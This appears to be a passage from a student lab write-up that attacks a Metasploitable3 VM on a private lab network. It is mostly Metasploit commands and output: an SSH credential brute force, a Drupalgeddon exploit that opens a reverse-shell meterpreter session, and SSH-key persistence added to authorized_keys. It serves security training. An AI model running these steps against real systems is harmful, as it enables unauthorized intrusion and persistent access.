
Now we have to set all these parameters, to do this simply give the commands listed below one by one.

use it using command:

```
show options
set RHOST 192.168.56.3
set VERBOSE true
set STOP_ON_SUCCESS true
set USER_FILE /usr/share/users.txt
set PASS_FILE /usr/share/pass.txt
show options
```



```
msf6 auxiliary(scanner/ssh/ssh_login) > show options

Module options (auxiliary/scanner/ssh/ssh_login):

   Name              Current Setting  Required  Description
   ----              ---------------  --------  -----------
   ANONYMOUS_LOGIN   false            yes       Attempt to login with a blank username and password
   BLANK_PASSWORDS   false            no        Try blank passwords for all users
   BRUTEFORCE_SPEED  5                yes       How fast to bruteforce, from 0 to 5
   CreateSession     true             no        Create a new session for every successful login
   DB_ALL_CREDS      false            no        Try each user/password couple stored in the current database
   DB_ALL_PASS       false            no        Add all passwords in the current database to the list
   DB_ALL_USERS      false            no        Add all users in the current database to the list
   DB_SKIP_EXISTING  none             no        Skip existing credentials stored in the current database (Accepted: none, user, user&realm)
   PASSWORD                           no        A specific password to authenticate with
   PASS_FILE                          no        File containing passwords, one per line
   RHOSTS                             yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT             22               yes       The target port
   STOP_ON_SUCCESS   false            yes       Stop guessing when a credential works for a host
   THREADS           1                yes       The number of concurrent threads (max one per host)
   USERNAME                           no        A specific username to authenticate as
   USERPASS_FILE                      no        File containing users and passwords separated by space, one pair per line
   USER_AS_PASS      false            no        Try the username as the password for all users
   USER_FILE                          no        File containing usernames, one per line
   VERBOSE           false            yes       Whether to print output for all attempts

View the full module info with the info, or info -d command.
```



```
msf6 auxiliary(scanner/ssh/ssh_login) >  set RHOST 192.168.56.3
RHOST => 192.168.56.3
msf6 auxiliary(scanner/ssh/ssh_login) > set VERBOSE true
VERBOSE => true
msf6 auxiliary(scanner/ssh/ssh_login) > set STOP_ON_SUCCESS true
STOP_ON_SUCCESS => true
msf6 auxiliary(scanner/ssh/ssh_login) > set USER_FILE /usr/share/users.txt
USER_FILE => /usr/share/users.txt
msf6 auxiliary(scanner/ssh/ssh_login) > set PASS_FILE /usr/share/pass.txt
PASS_FILE => /usr/share/pass.txt
msf6 auxiliary(scanner/ssh/ssh_login) > show options

Module options (auxiliary/scanner/ssh/ssh_login):

   Name              Current Setting       Required  Description
   ----              ---------------       --------  -----------
   ANONYMOUS_LOGIN   false                 yes       Attempt to login with a blank username and password
   BLANK_PASSWORDS   false                 no        Try blank passwords for all users
   BRUTEFORCE_SPEED  5                     yes       How fast to bruteforce, from 0 to 5
   CreateSession     true                  no        Create a new session for every successful login
   DB_ALL_CREDS      false                 no        Try each user/password couple stored in the current database
   DB_ALL_PASS       false                 no        Add all passwords in the current database to the list
   DB_ALL_USERS      false                 no        Add all users in the current database to the list
   DB_SKIP_EXISTING  none                  no        Skip existing credentials stored in the current database (Accepted: none, user, user&realm)
   PASSWORD                                no        A specific password to authenticate with
   PASS_FILE         /usr/share/pass.txt   no        File containing passwords, one per line
   RHOSTS            192.168.56.3          yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT             22                    yes       The target port
   STOP_ON_SUCCESS   true                  yes       Stop guessing when a credential works for a host
   THREADS           1                     yes       The number of concurrent threads (max one per host)
   USERNAME                                no        A specific username to authenticate as
   USERPASS_FILE                           no        File containing users and passwords separated by space, one pair per line
   USER_AS_PASS      false                 no        Try the username as the password for all users
   USER_FILE         /usr/share/users.txt  no        File containing usernames, one per line
   VERBOSE           true                  yes       Whether to print output for all attempts

View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/ssh/ssh_login) >
```

Give the ‘run’ or ‘exploit’ command, the tool will do the rest

```
msf6 auxiliary(scanner/ssh/ssh_login) > exploit

[*] 192.168.56.3:22 - Starting bruteforce
[-] 192.168.56.3:22 - Failed: 'msfadmin:msfadmin'
[-] 192.168.56.3:22 - Failed: 'msfadmin:asdf'
[-] 192.168.56.3:22 - Failed: 'msfadmin:vagrant'
[-] 192.168.56.3:22 - Failed: 'msfadmin:asdf'
[-] 192.168.56.3:22 - Failed: 'msfadmin:asdf'
[-] 192.168.56.3:22 - Failed: 'msfadmin:asd'
[-] 192.168.56.3:22 - Failed: 'msfadmin:fas'
[-] 192.168.56.3:22 - Failed: 'msfadmin:df'
[-] 192.168.56.3:22 - Failed: 'vagrant:msfadmin'
[-] 192.168.56.3:22 - Failed: 'vagrant:asdf'
[+] 192.168.56.3:22 - Success: 'vagrant:vagrant' 'uid=900(vagrant) gid=900(vagrant) groups=900(vagrant),27(sudo) Linux metasploitable3-ub1404 3.13.0-24-generic #46-Ubuntu SMP Thu Apr 10 19:11:08 UTC 2014 x86_64 x86_64 x86_64 GNU/Linux '
[*] SSH session 1 opened (192.168.56.1:41561 -> 192.168.56.3:22) at 2024-09-23 18:53:56 +0300
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

I tried to access the shell and running commands:

```
[-] Invalid session identifier: 2
msf6 auxiliary(scanner/ssh/ssh_login) > sessions -u 1
[*] Executing 'post/multi/manage/shell_to_meterpreter' on session(s): [1]

[*] Upgrading session ID: 1
[*] Starting exploit/multi/handler
ls
[*] Started reverse TCP handler on 192.168.56.1:4433
[*] Command stager progress: 100.00% (773/773 bytes)
msf6 auxiliary(scanner/ssh/ssh_login) > ls
[*] exec: ls

Vagrantfile
msf6 auxiliary(scanner/ssh/ssh_login) > ls
[*] exec: ls

Vagrantfile
msf6 auxiliary(scanner/ssh/ssh_login) > sessions -i 4
[-] Invalid session identifier: 4
msf6 auxiliary(scanner/ssh/ssh_login) > sessions -i

Active sessions
===============

  Id  Name  Type         Information    Connection
  --  ----  ----         -----------    ----------
  1         shell linux  SSH mohamad @  192.168.56.1:41561 -> 192.168.56.3:22 (192.168.56.3)

msf6 auxiliary(scanner/ssh/ssh_login) > sessions -i 1
[*] Starting interaction with 1...

ls
VBoxGuestAdditions.iso
ls
VBoxGuestAdditions.iso
hello
-bash: line 10: hello: command not found

[*] Stopping exploit/multi/handler
```

Drupal exploits on metasploit

```
msf6 auxiliary(scanner/http/http_version) > search drupal

Matching Modules
================

   #   Name                                                  Disclosure Date  Rank       Check  Description
   -   ----                                                  ---------------  ----       -----  -----------
   0   exploit/unix/webapp/drupal_coder_exec                 2016-07-13       excellent  Yes    Drupal CODER Module Remote Command Execution
   1   exploit/unix/webapp/drupal_drupalgeddon2              2018-03-28       excellent  Yes    Drupal Drupalgeddon 2 Forms API Property Injection
   2     \_ target: Automatic (PHP In-Memory)                .                .          .      .
   3     \_ target: Automatic (PHP Dropper)                  .                .          .      .
   4     \_ target: Automatic (Unix In-Memory)               .                .          .      .
   5     \_ target: Automatic (Linux Dropper)                .                .          .      .
   6     \_ target: Drupal 7.x (PHP In-Memory)               .                .          .      .
   7     \_ target: Drupal 7.x (PHP Dropper)                 .                .          .      .
   8     \_ target: Drupal 7.x (Unix In-Memory)              .                .          .      .
   9     \_ target: Drupal 7.x (Linux Dropper)               .                .          .      .
   10    \_ target: Drupal 8.x (PHP In-Memory)               .                .          .      .
   11    \_ target: Drupal 8.x (PHP Dropper)                 .                .          .      .
   12    \_ target: Drupal 8.x (Unix In-Memory)              .                .          .      .
   13    \_ target: Drupal 8.x (Linux Dropper)               .                .          .      .
   14    \_ AKA: SA-CORE-2018-002                            .                .          .      .
   15    \_ AKA: Drupalgeddon 2                              .                .          .      .
   16  exploit/multi/http/drupal_drupageddon                 2014-10-15       excellent  No     Drupal HTTP Parameter Key/Value SQL Injection
   17    \_ target: Drupal 7.0 - 7.31 (form-cache PHP injection method)  .                .          .      .
   18    \_ target: Drupal 7.0 - 7.31 (user-post PHP injection method)   .                .          .      .
   19  auxiliary/gather/drupal_openid_xxe                    2012-10-17       normal     Yes    Drupal OpenID External Entity Injection
   20  exploit/unix/webapp/drupal_restws_exec                2016-07-13       excellent  Yes    Drupal RESTWS Module Remote PHP Code Execution
   21  exploit/unix/webapp/drupal_restws_unserialize         2019-02-20       normal     Yes    Drupal RESTful Web Services unserialize() RCE
   22    \_ target: PHP In-Memory                            .                .          .      .
   23    \_ target: Unix In-Memory                           .                .          .      .
   24  auxiliary/scanner/http/drupal_views_user_enum         2010-07-02       normal     Yes    Drupal Views Module Users Enumeration
   25  exploit/unix/webapp/php_xmlrpc_eval                   2005-06-29       excellent  Yes    PHP XML-RPC Arbitrary Code Execution

Interact with a module by name or index. For example info 25, use 25 or use exploit/unix/webapp/php_xmlrpc_eval

msf6 auxiliary(scanner/http/http_version) >
```

use command:

```
use exploit/multi/http/drupal_drupageddon
```

```
msf6 auxiliary(scanner/http/http_version) > use exploit/multi/http/drupal_drupageddon
[*] No payload configured, defaulting to php/meterpreter/reverse_tcp
msf6 exploit(multi/http/drupal_drupageddon) >
```

```
show options
set RHOSTS 192.168.56.3
set TARGETURI /drupal/
```

```
msf6 exploit(multi/http/drupal_drupageddon) > show options

Module options (exploit/multi/http/drupal_drupageddon):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   Proxies                     no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS                      yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT      80               yes       The target port (TCP)
   SSL        false            no        Negotiate SSL/TLS for outgoing connections
   TARGETURI  /                yes       The target URI of the Drupal installation
   VHOST                       no        HTTP server virtual host


Payload options (php/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  10.0.85.1        yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Drupal 7.0 - 7.31 (form-cache PHP injection method)


View the full module info with the info, or info -d command.
```

```
msf6 exploit(multi/http/drupal_drupageddon) > set RHOSTS 192.168.56.3
RHOSTS => 192.168.56.3
msf6 exploit(multi/http/drupal_drupageddon) > set TARGETURI /drupal/
TARGETURI => /drupal/
```

Give the ‘run’ or ‘exploit’ command, the tool will do the rest

```
run
```

```
msf6 exploit(multi/http/drupal_drupageddon) > run

[*] Started reverse TCP handler on 10.0.85.1:4444
[*] Sending stage (39927 bytes) to 10.0.85.1
[*] Meterpreter session 1 opened (10.0.85.1:4444 -> 10.0.85.1:57682) at 2024-09-23 19:42:36 +0300

meterpreter > ls
Listing: /var/www/html/drupal
=============================

Mode              Size   Type  Last modified              Name
----              ----   ----  -------------              ----
100644/rw-r--r--  174    fil   2011-07-28 00:17:40 +0400  .gitignore
100644/rw-r--r--  5410   fil   2011-07-28 00:17:40 +0400  .htaccess
100644/rw-r--r--  58875  fil   2011-07-28 00:17:40 +0400  CHANGELOG.txt
100644/rw-r--r--  996    fil   2011-07-28 00:17:40 +0400  COPYRIGHT.txt
100644/rw-r--r--  1447   fil   2011-07-28 00:17:40 +0400  INSTALL.mysql.txt
100644/rw-r--r--  1874   fil   2011-07-28 00:17:40 +0400  INSTALL.pgsql.txt
100644/rw-r--r--  1298   fil   2011-07-28 00:17:40 +0400  INSTALL.sqlite.txt
100644/rw-r--r--  17856  fil   2011-07-28 00:17:40 +0400  INSTALL.txt
100644/rw-r--r--  14940  fil   2011-02-24 03:47:51 +0300  LICENSE.txt
100644/rw-r--r--  7356   fil   2011-07-28 00:17:40 +0400  MAINTAINERS.txt
100644/rw-r--r--  3494   fil   2011-07-28 00:17:40 +0400  README.txt
100644/rw-r--r--  8811   fil   2011-07-28 00:17:40 +0400  UPGRADE.txt
100644/rw-r--r--  6605   fil   2011-07-28 00:17:40 +0400  authorize.php
100644/rw-r--r--  720    fil   2011-07-28 00:17:40 +0400  cron.php
040755/rwxr-xr-x  4096   dir   2011-07-28 00:17:40 +0400  includes
100644/rw-r--r--  529    fil   2011-07-28 00:17:40 +0400  index.php
100644/rw-r--r--  688    fil   2011-07-28 00:17:40 +0400  install.php
040755/rwxr-xr-x  4096   dir   2011-07-28 00:17:40 +0400  misc
040755/rwxr-xr-x  4096   dir   2011-07-28 00:17:40 +0400  modules
040755/rwxr-xr-x  4096   dir   2011-07-28 00:17:40 +0400  profiles
100644/rw-r--r--  1531   fil   2011-07-28 00:17:40 +0400  robots.txt
040755/rwxr-xr-x  4096   dir   2011-07-28 00:17:40 +0400  scripts
040755/rwxr-xr-x  4096   dir   2011-07-28 00:17:40 +0400  sites
```

we can see that we have access to the file by running the list files command.

Task 4

Maintain persistence on the compromised Metasploitable machine.

Hint: TA0003 More hints: T1098.004, T1053.003, T1053.005, T1505.003

Solution:

1. On your attacker machine (your local machine), generate an SSH key pair

```
ssh-keygen -t rsa -b 2048
```

this will create two files:

~/.ssh/id_rsa (your private key) ~/.ssh/id_rsa.pub (your public key)

2. Access the Compromised Machine using ssh bruteforce that we did it in the third task with username :vagrand, and password: vagrant:

3. Copy Your Public Key to authorized_keys using command:

```
echo "<your_public_key>" >> .ssh/authorized_keys
```

4. Verify SSH Access using command:

```
ssh -i ~/.ssh/id_rsa root@192.168.56.3
```
